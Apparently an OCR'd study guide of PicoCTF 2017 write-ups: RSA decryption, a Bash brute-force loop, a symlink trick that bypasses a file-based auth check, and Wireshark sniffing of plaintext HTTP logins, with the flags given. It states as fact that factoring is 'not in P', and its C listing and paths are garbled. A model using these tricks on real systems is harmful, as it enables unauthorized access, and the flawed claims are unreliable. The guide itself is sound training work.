
Why does the RSA cipher work? Where does its security come from?

The RSA cipher works because it is based on the process of factoring large integers. Its security comes from the difficulty of factoring large integers that are the product of two large prime numbers. Multiplying these two numbers is easy but determining the original

prime numbers (‘p’ and ‘q’, and hence ‘n’ and ‘r’) from the total -- or factoring -- is considered infeasible due to the time it would take using even today's supercomputers.

R sufficiently large prime numbers (e.g., 2048-bit), **no known algorithm** can factor them efficiently on classical computers.

ChatGPT’s further explanation on this:



❓ **Why is factoring the product of two large primes considered infeasible?**

> Because for sufficiently large numbers (e.g., 2048-bit), **no known algorithm** can factor them efficiently on classical computers.

Here's why:

1. **Multiplying primes is easy**

- If I give you two primes `p = 61`, `q = 53`, it's trivial to compute:

```
ini                                                    Copy  Edit

n = p × q = 3233
```

2. **But factoring n is hard**

- If I only gave you `n = 3233`, you'd have to search for two numbers `p`, `q` such that `p × q = n`
- For large `n` (like 2048 bits, i.e. hundreds of digits), this trial-and-error becomes **exponentially expensive**

---

3. **Known algorithms are slow**

The best known classical algorithms for factoring:

- **General Number Field Sieve (GNFS)**
  - Time complexity: **sub-exponential**, but still terrible for 2048-bit numbers
  - Not efficient enough to break RSA at practical key sizes

4. **No polynomial-time algorithm exists**

- **Factoring is not in P**, and it's also **not proven to be NP-complete**
- But it's widely believed to be **outside the reach of efficient classical algorithms**

Sources:

- https://www.youtube.com/watch?v=wcbH4t5SJpg (connor_codes) (YouTube video by connor_codes titled, ‘How to Encrypt with RSA (but easy)’)
- https://www.techtarget.com/searchsecurity/definition/RSA (TechTarget)

1. Now, based on what we know about the RSA cipher, lets first define the mathematical variables in this question:
    - C = 150815 (cipher text)
    - d = 1941
    - n = 435979

2. Since the decryption equation is:
    - M = C^d mod(n)
    - M = 150815^1941 mod(435979) = 133337 (you can simply use Python to do this for you)

Solution/Flag: 133337

Video #20 – PicoCTF 2017 [20] Bash Loop (Level 1) (Binary Exploitation Category)

Approach:

What are Bash Loops?

They are basically loops in bash, there are various types of loops that exist in Bash (similar to those you will see in Python and other high level programming languages):

- For loop
- While loop
- Until loop

You can see the documentation of how these are done here: https://linuxhandbook.com/bash-loops/ (Linux Handbook)

1. Lets first use the 'cd' command to go into the mentioned directory by the question, and take alook at the files and folders available using the 'ls' command. Then, we can look at the permissions of each of the files in the directory with the 'ls -l' command:

```
johnhammond@shell-web:/problems/e3f1970eb419b3aa32788a43ec91ef08$ ls
bashloop  flag

johnhammond@shell-web:/problems/e3f1970eb419b3aa32788a43ec91ef08$ ls -l
total 16
-rwxr-sr-x 1 hacksports bash-loop  8216 Mar 31  2017 bashloop
-r-------- 1 hacksports bash-loop    33 Mar 31  2017 flag

johnhammond@shell-web:/problems/e3f1970eb419b3aa32788a43ec91ef08$ cat flag
cat: flag: Permission denied
```

2. Ok... lets try to run the 'bashloop'' file with the './' command:

```
johnhammond@shell-
web:/problems/e3f1970eb419b3aa32788a43ec91ef08$ ./bashloop
What number am I thinking of? It is between 0 and 4096
```

3. Hmm, lets try some random value, by passing the value we want to try as an input argument after the './' command, which runs the 'bashloop' file:

```
johnhammond@shell-
web:/problems/e3f1970eb419b3aa32788a43ec91ef08$ ./bashloop 1337
Nope. Pick another number between 0 and 4096
```

Ok. It didn't work.

It seems that we need to try all 0 to 4096 numbers as input, until we get the correct answer to get the flag. So, we can likely do this with a for loop in Bash.

4. But how do we write a for loop and then pass each value as an input argument after the './' command, which runs the 'bashloop' file?
   This is how we do it.

```
johnhammond@shell-web:/problems/e3f1970eb419b3aa32788a43ec91ef08$ for i in
{0..4096}; do
  ./bashloop $i
done
```

And you will get an output of:

```
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
...
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
Nope. Pick another number between 0 and 4096
```

5. Ok... that looks very messy and there is likely 4096 lines of output of that, and only 1 line of output with the flag, hopefully.

6. So, to find the 1 line of output with the flag, hopefully, we can pipe '|' command these output into a 'grep' command. We could search for a pattern/keyword like 'flag':

```
johnhammond@shell-web:/problems/e3f1970eb419b3aa32788a43ec91ef08$ for i in
{0..4096}; do
  ./bashloop $i
done | grep "flag"
```

And you will get the output with the flag:

```
Yay! That's the number! Here be the flag: 9960332950d7db392f1792dee04f4eec
```

7. (Alternatively, there is an argument that you can pass through the 'grep' command, which is the '-v' argument, which, looking at the documentation/manual of the 'grep' command using the 'man grep' command, you can find some information about it (I won't be showing the full documentation/manual of the 'grep' command here):

```
Matching Control
-e PATTERN, --regexp=PATTERN
    Use PATTERN as the pattern. This can be used to specify multiple
search patterns, or to protect a pattern beginning with a hyphen (-). (-e
is specified by POSIX.)

-f FILE, --file=FILE
    Obtain patterns from FILE, one per line. The empty file contains zero
patterns, and therefore matches nothing. (-f is specified by POSIX.)

-i, --ignore-case
    Ignore case distinctions in both the PATTERN and the input files. (-i
is specified by POSIX.)

-v, --invert-match
    Invert the sense of matching, to select non-matching lines. (-v is
specified by POSIX.)
```

And you can run a the 'grep' command with the '-v' argument, looking for lines of output without a certain pattern/keyword... which can be the 'Nope' pattern/keyword like so:

```
johnhammond@shell-web:/problems/e3f1970eb419b3aa32788a43ec91ef08$ for i in
{0..4096}; do
```

```
  ./bashloop $i
done | grep -v "Nope"
```

and you will also get the output with the flag:

```
Yay! That's the number! Here be the flag: 9960332950d7db392f1792dee04f4eec
```
)

Solution/Flag: 9960332950d7db392f1792dee04f4eec

Video #21 – PicoCTF 2017 [21] Just No (Symbolic Links) (Level 1) (Binary Exploitation Category)

Approach:

What are Symbolic Links?

It is a feature that is Linux/Unix-specific. Symbolic links are basically advanced shortcuts. A symbolic link you create will appear to be the same as the original file or folder it's pointing at, even though it's just a link.

For example, let's say you have a program, '.program' folder that is stored in this directory:

```
/home/user/.program
```

But you want to store those files on another partition, which is mounted in this directory:

```
/mnt/partition
```

You can move the '.program' folder to '/mnt/partition/.program' directory, and then create a symbolic link at '/home/user/.program' pointing to '/mnt/partition/.program'. The program will try to access its folder at '/home/user/.program', and the operating system will redirect it to the '/mnt/partition/.program' instead.

Think of a symbolic link as a signboard. You go to '/home/user/.program' folder, but there's a sign saying:

👉 "Hey! The actual folder is now at '/mnt/partition/.program' directory!"

Example:

📦 Example Setup Before Symlink

You have:

```arduino
/home/user/.program/
├── config.json
├── data.db
```

🔧 You want to move `.program` elsewhere:

You move `.program` to another partition:

```swift
/mnt/partition/.program/
├── config.json
├── data.db
```

But programs still look for it at:

```swift
/home/user/.program/
```

If you don't do anything — programs break.

✅ Solution: Create a Symbolic Link

```bash
ln -s /mnt/partition/.program /home/user/.program
```

Now your folder looks like this:

```swift
/home/user/.program → /mnt/partition/.program
```

(→ means it's a symbolic link)

📊 Visual Flow Diagram

```sql
        🧠 App expects .program
                ↓
      /home/user/.program  (symlink)
                ↓
  /mnt/partition/.program (real folder)
```

Source: https://www.howtogeek.com/287014/how-to-create-and-use-symbolic-links-aka-symlinks-on-linux/ (How-To Geek)

1. Now that we have a rough understanding of symbolic links, lets attempt this question.

2. This question gave us a directory to go to, so lets go there with the ‘cd’ command, then look at the available files inside with ‘ls’ command. We should also then look at the permissions of each of the files in the directory with the ‘ls -l’ command:

```
johnhammond@shell-web:~$ cd /problems/579fe8ee083cd54f55718c1324687c74
johnhammond@shell-web:/problems/579fe8ee083cd54f55718c1324687c74$ ls
auth  flag  justno  justno.c
johnhammond@shell-web:/problems/579fe8ee083cd54f55718c1324687c74$ ls -l
total 20
-rw-r--r-- 1 hacksports just-no  2 Mar 31  2017 auth
-r--r--r-- 1 hacksports just-no 33 Mar 31  2017 flag
-rwxr-sr-x 1 hacksports just-no 7800 Mar 31 2017 justno
-rw-r--r-- 1 hacksports just-no 838 Mar 31  2017 justno.c
```

3. Ok… we see that we can actually read the C program file, ‘justno.c’. Lets look at it with the ‘cat’ command:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

int main(int argc, char **argv) {
    FILE* auth =
fopen("/problems/579fe8ee083cd54f55718c1324687c74/auth","r"); // access
auth file in ../../../problems/579fe8ee083cd54f55718c1324687c74/
    if (auth == NULL) {
        printf("could not find auth file
in ../../../problems/579fe8ee083cd54f55718c1324687c74/\n");
        return 0;
    }

    char auth[8];
    fgets(auth, 8, auth);
    fclose(auth);

    if (strcmp(auth,"no")!=0){
        FILE* flag;
```

```
        flag =
fopen("/problems/579fe8ee083cd54f55718c1324687c74/flag","r");
        char flag[64];
        fgets(flag, 64, flag);
        fclose(flag);
        printf("Oh. Well the auth file doesn't say no anymore so... Here's
the flag: %s",flag);
    }else{
        printf("auth file says no. So no. Just... no.\n");
    }
    return 0;
}
```

Understand that not everyone might understand C code, but luckily if you are seasoned enough, you should be able to somewhat understand whats happening here.

Particularly, we should focus on this line and the if statement that comes after it:

```
FILE* authf =
fopen("../../problems/579fe8ee083cd54f55718c1324687c74/auth","r")
```

Which tells you that this C program:

- Tries to read /problems/.../auth
- If auth contains "no" → refuses to give flag
- If it contains anything else, it gives you the flag

4. However, based on the ‘ls -l’ command we ran earlier, we saw that the ‘/problems/.../auth’ file is protected, so we can change it such that its contents is not ‘no’.

   So, this is where we use a **symbolic link** to exploit it.

   You can't modify the real ‘/problems/.../auth’ file because it's protected.
   But you can create your own auth file, then make a symbolic link with the same name the program looks for — and trick it into reading yours. This works if the program reads files relative to its current working directory, or you execute it from a place where you control the auth path using a symbolic link.

5. To create a symbolic link and by pass the pathing authentication of the C program, we need to first move from the current directory to a separately created temporary directory, where we have write access with ‘cd’ command.

   Then we will create a matching path, the same as in the C program ‘problems/579fe8ee083cd54f55718c1324687c74’ in this separately created temporary directory, where we have write access with ‘mkdir’ command

   We then go to that newly created matching path with ‘cd’ command:

```
johnhammond@shell-web:~ cd /tmp
> mkdir -p problems/579fe8ee083cd54f55718c1324687c74
johnhammond@shell-web:/tmp cd /problems/579fe8ee083cd54f55718c1324687c74
johnhammond@shell-web:/tmp/problems/579fe8ee083cd54f55718c1324687c74$
```

6. Lets create the fake ‘auth’ file in this directory here, that says something other than “no”, like “yes” with this command:

```
echo "yes" > problems/579fe8ee083cd54f55718c1324687c74/auth
```

7. Then, we create a symbolic link to the actual/original ‘justno.exe’ file in this directory, with the ‘ln’ command, which stands for link. You can see more about how it works with the ‘man ln’ command. The ‘-s’ argument stands for ‘symbolic (soft) link’:

```
johnhammond@shell-web:/tmp/problems/579fe8ee083cd54f55718c1324687c74 ln -s
/problems/579fe8ee083cd54f55718c1324687c74/justno justno
```

   where ‘ln -s [target] [linkname]’:

   - target: the original binary location/path
   - linkname: your local alias (same name):

   Now you have a local file called ‘justno’ in the temporary directory which points to the actual/original ‘justno.exe’ file in that initial directory.

   When you try to view the permissions via the ‘ls -l’ command in the temporary directory:

```
total 4
lrwxrwxrwx 1 johnhammond users     53 May 18 16:55 justno ->
/problems/579fe8ee083cd54f55718c1324687c74/justno
```

```
-rw-r--r-- 1 johnhammond users      4 May 18 16:56 auth
```

Note: the '->' symbolises that symbolic link from the temporary directory's 'justno' file to the actual/original 'justno.exe' file in that initial directory.

8. Now you can simply just run the temporary directory's 'justno' file, even though this version technically does not contain any of the C program codes, the symbolic link acts like a mirror. The operating system (OS) resolves the symbolic link to the actual/original 'justno.exe' file in that initial directory when you run:

```
johnhammond@shell-
web:/tmp/problems/579fe8ee083cd54f55718c1324687c74 ./justno
```

and you will get this output with the flag:

```
Oh. Well the auth file doesn't say no anymore so... Here's the flag:
37df41ffe2da397584c43eabf8a50ee3
```

Solution/Flag: 37df41ffe2da397584c43eabf8a50ee3

Video #22 – PicoCTF 2017 [22] Digital Camouflage (Wireshark) (Level 1) (Forensics Category)

Approach:

What is Wireshark?

Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet.

Wireshark is the most often-used packet sniffer in the world. Like any other packet sniffer, Wireshark does three things:

- Packet Capture: Wireshark listens to a network connection in real time and then grabs entire streams of traffic – quite possibly tens of thousands of packets at a time.
- Filtering: Wireshark is capable of slicing and dicing all of this random live data using filters. By applying a filter, you can obtain just the information you need to see.
- Visualization: Wireshark, like any good packet sniffer, allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.

You can download Wireshark here: https://www.wireshark.org/ (Wireshark)

Sources:

- https://www.comptia.org/content/articles/what-is-wireshark-and-how-to-use-it (CompTIA)
- https://www.wireshark.org/ (Wireshark)

What is a Packet?

A packet is a small unit of data that travels across a network (like the internet or a local network). Data is broken into packets so it can be sent efficiently.

Components of a packet:

- Contains payload (the actual data being sent)
- Includes headers with metadata (e.g., source IP, destination IP, sequence number)
- Used in TCP/IP, UDP, and other protocols

How to use Wireshark?




Figure 1: Viewing a packet capture in Wireshark

This is how the main Wireshark GUI look like (there is main menu, but once you upload a ‘pcap’ file or click a network to analyze, this is the page you will see).

The Wireshark GUI is split into 3 sections:

a) *Packet List Pane (Top Section)* – shows you all the packets going through that network
   Features:
   - Shows one line per packet
   - Includes columns like No., Time, Source, Destination, Protocol, Length, and Info
   - You click on a row here to view its details in the other two panes

   Use it to:

- See a summary of all captured packets
- Quickly find packets by protocol, IP, or content
- Sort/filter traffic

b) *Packet Details Pane (Middle Section)* – shows you more technical information about the selected packet
   Features:
   - Shows a tree view of the selected packet
   - Displays each layer (e.g., Ethernet, IP, TCP, HTTP)
   - Each layer can be expanded to view detailed fields

   Use it to:

   - Inspect protocol headers
   - View fields like IP addresses, port numbers, flags, etc.
   - Understand how data is structured inside the packet


c) *Packet Bytes Pane (Bottom Section)* – shows you the exact data in the packet in hexadecimal and ASCII values
   Features:
   - Shows the raw hex and ASCII representation of the selected packet
   - Shows exactly what data was transmitted over the wire
   - Fields selected in the middle pane are highlighted here


   Use it to:

   - See raw data at the byte level
   - Extract payloads or file content
   - Confirm actual transmission format

How to use Wireshark to capture unencrypted data being sent across the Internet?

Lets say we have unsecured website, with no encryption and with the HTTP protocol (which has no encryption at all unlike the HTTPS (the 'S' stands for 'secure') protocol) instead of the HTTPS protocol:







This means that the data transferred from the client to the server is unencrypted/in plain text. This makes it easy for anyone listening in on this network can actually view the ‘username’ and ‘password’ of the client. (Don’t worry about the output of the failed login, this demonstration just focuses on the data being sent from the client to the server, which is the username and password).

Lets test this out by entering a username, ‘admin123’ and a password ‘admin123’.

Then, assuming we had our Wireshark running when this operation is done, lets go to Wireshark to try to find this packet/data/information:




We need to first try to filter out through these packets in the top section going through our network. We can do this by using the search bar at the top of the GUI, and search for something like ‘frame contains “name”’. See the filtered output below (Note: the searched phrase in the below image is ‘tcp contains admin123’, but in the newer versions of Wireshark, this dosen’t work (idk why tho), but ‘frame contains “name”’ works):



Zooming into the ASCII values in the bottom section, which shows the exact data in the packet, we can find the password entered by the client, as ‘admin123’. (Note that what the

search bar searches for is for matching keywords/pattern in the ASCII values in a packet in the bottom section, and you can see the ‘name’ keyword/pattern in the ASCII values here in this packet when you searched for ‘frame contains “name”’ above)



Source:

- https://www.youtube.com/watch?v=lb1Dw0elw0Q (Vinsloev Academy) (YouTube video by Vinsloev Academy titled, ‘Learn Wireshark in 10 minutes - Wireshark Tutorial for Beginners’)


What is a ‘pcap’ file?

A ‘pcap’ (Packet Capture) file is a file format used to store network packet data captured by tools like:

- Wireshark
- tcpdump
- TShark

1. Ok… the question gave us this file ‘data.pcap’. What is it? From the section above, we know that it is a packet capture file is a file format used to store network packet data captured by tools like Wireshark.

2. Opening up Wireshark, we are greeted by a very large number of packets being sent around the network.




How can we find the packet that contains the username and password? Well, we would likely need to focus on the protocols of the packets, and look for specifically the HTTP protocol, instead of other protocols in these packets in the ‘pcap’ file, like TCP, UDP, ICMP,. This is because, HTTP protocol transmits data, it shows communication between the client side and server side — including form inputs like usernames and passwords — in plain text by default, without any encryption.

